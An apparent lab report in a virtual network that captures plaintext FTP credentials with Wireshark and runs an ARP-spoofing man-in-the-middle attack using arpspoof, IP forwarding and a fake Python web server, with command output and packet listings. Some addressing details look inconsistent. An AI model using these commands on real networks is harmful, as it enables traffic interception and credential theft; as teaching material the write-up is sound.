
```
0000  08 00 27 29 bc a4 08 00  27 04 42 0f 08 00 45 00   ··')···· '·B···E·
0010  01 a4 9b 32 40 00 40 06  ac 05 c0 a8 38 66 c0 a8   ···2@·@· ····8f··
0020  38 65 d0 46 00 50 9c 65  db 17 19 b1 cc b5 50 18   8e·F·P·e ======P·
0030  01 f6 f3 b2 00 00 47 45  54 20 2f 33 44 25 32 30   ······GE T /3D%20
0040  4f 62 6a 65 63 74 73 2f  20 48 54 54 50 2f 31 2e   Objects/ HTTP/1.
0050  31 0d 0a 48 6f 73 74 3a  20 31 39 32 2e 31 36 38   1··Host: 192.168
0060  2e 35 36 2e 31 30 31 0d  0a 55 73 65 72 2d 41 67   .56.101· ·User-Ag
0070  65 6e 74 3a 20 4d 6f 7a  69 6c 6c 61 2f 35 2e 30   ent: Moz illa/5.0
0080  20 28 58 31 31 3b 20 4c  69 6e 75 78 20 78 38 36    (X11; L inux x86
0090  5f 36 34 3b 20 72 76 3a  31 32 38 2e 30 29 20 47   _64; rv: 128.0) G
00a0  65 63 6b 6f 2f 32 30 31  30 30 31 30 31 20 46 69   ecko/201 00101 Fi
00b0  72 65 66 6f 78 2f 31 32  38 2e 30 0d 0a 41 63 63   refox/12 8.0··Acc
00c0  65 70 74 3a 20 74 65 78  74 2f 68 74 6d 6c 2c 61   ept: tex t/html,a
00d0  70 70 6c 69 63 61 74 69  6f 6e 2f 68 74 6d 6c      pplicati on/xhtml
00e0  2b 78 6d 6c 2c 61 70 70  6c 69 63 61 74 69 6f 6e   +xml,app lication
00f0  2f 78 6d 6c 3b 71 3d 30  2e 39 2c 2a 2f 2a 3b 71   /xml;q=0 .9,*/*;q
0100  3d 30 2e 38 0d 0a 41 63  63 65 70 74 2d 4c 61 6e   =0.8··Ac cept-Lan
0110  67 75 61 67 65 3a 20 65  6e 2d 55 53 2c 65 6e 3b   guage: e n-US,en;
0120  71 3d 30 2e 35 0d 0a 41  63 63 65 70 74 2d 45 6e   q=0.5··A ccept-En
0130  63 6f 64 69 6e 67 3a 20  67 7a 69 70 2c 20 64 65   coding:  gzip, de
0140  66 6c 61 74 65 0d 0a 43  6f 6e 6e 65 63 74 69 6f   flate··C onnectio
0150  6e 3a 20 6b 65 65 70 2d  61 6c 69 76 65 0d 0a 52   n: keep- alive··R
```

wireshark_eth028T642.pcapng Packets: 113 · Displayed: 14 (12.4%) · Dropped: 0 (0.0%)

Detailed look at a captured HTTP GET packet. The requested URI, Host, and User-Agent headers are all covered in the screenshot above.


B. FTP Logins Using FileZilla Server

Figure 1. Configuration of User and Password using The FileZilla Server:




Displays the Window's VM FTP user configuration. Credentials are kept in plaintext, indicating a potential vulnerability.

Figure 2. FileZilla Server Logs (Windows VM):




The logs, which consists of timestamps and IP addresses, confirm that login attempts from the Kali Linux client were successful.

Figure 3. Connecting to Windows VM IP and Entering Username, and Password.




To stimulate a login attempt, the image displayed above (Figure 3.) shows the FileZilla client connecting to the FTP server and submitting a test username and password.

Figure 4. Wireshark Results After Entering Username and Password.




The username and password are transmitted over the network in plaintext during the FTP login process, as displayed in the Wireshark captures.

Username Contents:



Password Contents:



These screenshots both display the username and password that are captured after the FTP login process.

4. Conducting Man-in-the-Middle Attacks:

ARP Spoofing MITM Attack Simulation:

The following ARP spoofing attack will be initiated as it tells the victim (Windows VM 192.168.56.101) that Kali (192.168.56.102) is the gateway.

Figure 1. Enabling IP Forwarding

```
┌──(kali㉿kali)-[~]
└─$ echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward
[sudo] password for kali:
1

┌──(kali㉿kali)-[~]
└─$
```

In order for Kali Linux to forward traffic between the Window's VM and the actual gateway, this step is necessary for ARP sspoofing.

Figure 2. Arpspoof Command to Spoof the Victim (Windows VM)

```
kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ sudo arpspoof -i eth0 -t 192.168.56.101 192.168.56.102
[sudo] password for kali:
8:0:27:4:42:f 8:0:27:29:bc:a4 0806 42: arp reply 192.168.56.102 is-at 8:0:27:
4:42:f
8:0:27:4:42:f 8:0:27:29:bc:a4 0806 42: arp reply 192.168.56.102 is-at 8:0:27:
4:42:f
8:0:27:4:42:f 8:0:27:29:bc:a4 0806 42: arp reply 192.168.56.102 is-at 8:0:27:
4:42:f
8:0:27:4:42:f 8:0:27:29:bc:a4 0806 42: arp reply 192.168.56.102 is-at 8:0:27:
4:42:f
8:0:27:4:42:f 8:0:27:29:bc:a4 0806 42: arp reply 192.168.56.102 is-at 8:0:27:
4:42:f
8:0:27:4:42:f 8:0:27:29:bc:a4 0806 42: arp reply 192.168.56.102 is-at 8:0:27:
4:42:f
8:0:27:4:42:f 8:0:27:29:bc:a4 0806 42: arp reply 192.168.56.102 is-at 8:0:27:
4:42:f
```


Displays the command which is used to send false ARP replies to the Windows computer, making it believe that Kali is the gateway.

Figure 3. Running Local HTTP Server on Kali:

```
┌──(kali㉿kali)-[/var/www/html]
└─$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.56.101 - - [19/Apr/2025 13:02:55] "GET / HTTP/1.1" 200 -
192.168.56.101 - - [19/Apr/2025 13:02:55] code 404, message File not found
192.168.56.101 - - [19/Apr/2025 13:02:55] "GET /icons/openlogo-75.png HTTP/1.
1" 404 -
192.168.56.101 - - [19/Apr/2025 13:02:55] code 404, message File not found
192.168.56.101 - - [19/Apr/2025 13:02:55] "GET /favicon.ico HTTP/1.1" 404 -
```


A fake HTTP server is launched as part of the MITM attack to capture any traffic that was rerouted.

Figure 4. HTTP Website (Local HTTP Server) via Windows VM:



The fake HTTP site hosted on Kali is accessed through the Windows virtual machine.


This replicates a situation in which a victim unintentionally visits a malicious webpage.



No.	Time	Source	Destination	Protocol	Length	Info
2	2.564972987	PCSSystemtec_04:42:…	PCSSystemtec_29:bc:…	ARP	42	192.168.56.102 is at 08:00:27:04:42:0f
4	4.575708208	PCSSystemtec_04:42:…	PCSSystemtec_29:bc:…	ARP	42	192.168.56.102 is at 08:00:27:04:42:0f
5	6.576706726	PCSSystemtec_04:42:…	PCSSystemtec_29:bc:…	ARP	42	192.168.56.102 is at 08:00:27:04:42:0f
6	8.579713831	PCSSystemtec_04:42:…	PCSSystemtec_29:bc:…	ARP	42	192.168.56.102 is at 08:00:27:04:42:0f
7	10.580734463	PCSSystemtec_04:42:…	PCSSystemtec_29:bc:…	ARP	42	192.168.56.102 is at 08:00:27:04:42:0f
8	12.581454482	PCSSystemtec_04:42:…	PCSSystemtec_29:bc:…	ARP	42	192.168.56.102 is at 08:00:27:04:42:0f
9	14.583266942	PCSSystemtec_04:42:…	PCSSystemtec_29:bc:…	ARP	42	192.168.56.102 is at 08:00:27:04:42:0f
10	16.584899730	PCSSystemtec_04:42:…	PCSSystemtec_29:bc:…	ARP	42	192.168.56.102 is at 08:00:27:04:42:0f
11	18.585285065	PCSSystemtec_04:42:…	PCSSystemtec_29:bc:…	ARP	42	192.168.56.102 is at 08:00:27:04:42:0f
12	20.585532818	PCSSystemtec_04:42:…	PCSSystemtec_29:bc:…	ARP	42	192.168.56.102 is at 08:00:27:04:42:0f
13	22.586419853	PCSSystemtec_04:42:…	PCSSystemtec_29:bc:…	ARP	42	192.168.56.102 is at 08:00:27:04:42:0f
14	24.590929443	PCSSystemtec_04:42:…	PCSSystemtec_29:bc:…	ARP	42	192.168.56.102 is at 08:00:27:04:42:0f
15	26.591358390	PCSSystemtec_04:42:…	PCSSystemtec_29:bc:…	ARP	42	192.168.56.102 is at 08:00:27:04:42:0f
17	28.592468303	PCSSystemtec_04:42:…	PCSSystemtec_29:bc:…	ARP	42	192.168.56.102 is at 08:00:27:04:42:0f
18	30.645915328	PCSSystemtec_04:42:…	PCSSystemtec_29:bc:…	ARP	42	192.168.56.102 is at 08:00:27:04:42:0f
19	32.646490683	PCSSystemtec_04:42:…	PCSSystemtec_29:bc:…	ARP	42	192.168.56.102 is at 08:00:27:04:42:0f
20	34.769762371	PCSSystemtec_04:42:…	PCSSystemtec_29:bc:…	ARP	42	192.168.56.102 is at 08:00:27:04:42:0f
21	36.771372467	PCSSystemtec_04:42:…	PCSSystemtec_29:bc:…	ARP	42	192.168.56.102 is at 08:00:27:04:42:0f
22	38.772078437	PCSSystemtec_04:42:…	PCSSystemtec_29:bc:…	ARP	42	192.168.56.102 is at 08:00:27:04:42:0f
23	40.772773285	PCSSystemtec_04:42:…	PCSSystemtec_29:bc:…	ARP	42	192.168.56.102 is at 08:00:27:04:42:0f
24	42.777011729	PCSSystemtec_04:42:…	PCSSystemtec_29:bc:…	ARP	42	192.168.56.102 is at 08:00:27:04:42:0f

Figure 5. WireShark Packets After Running the Arpspoof Command (ARP Filter): ARP packets reveal that the victim's computer is receiving spoof responses. This confirms that Kali is successfully impersonating the gateway.

Figure 6. Wireshark HTTP Packets (HTTP Filter):

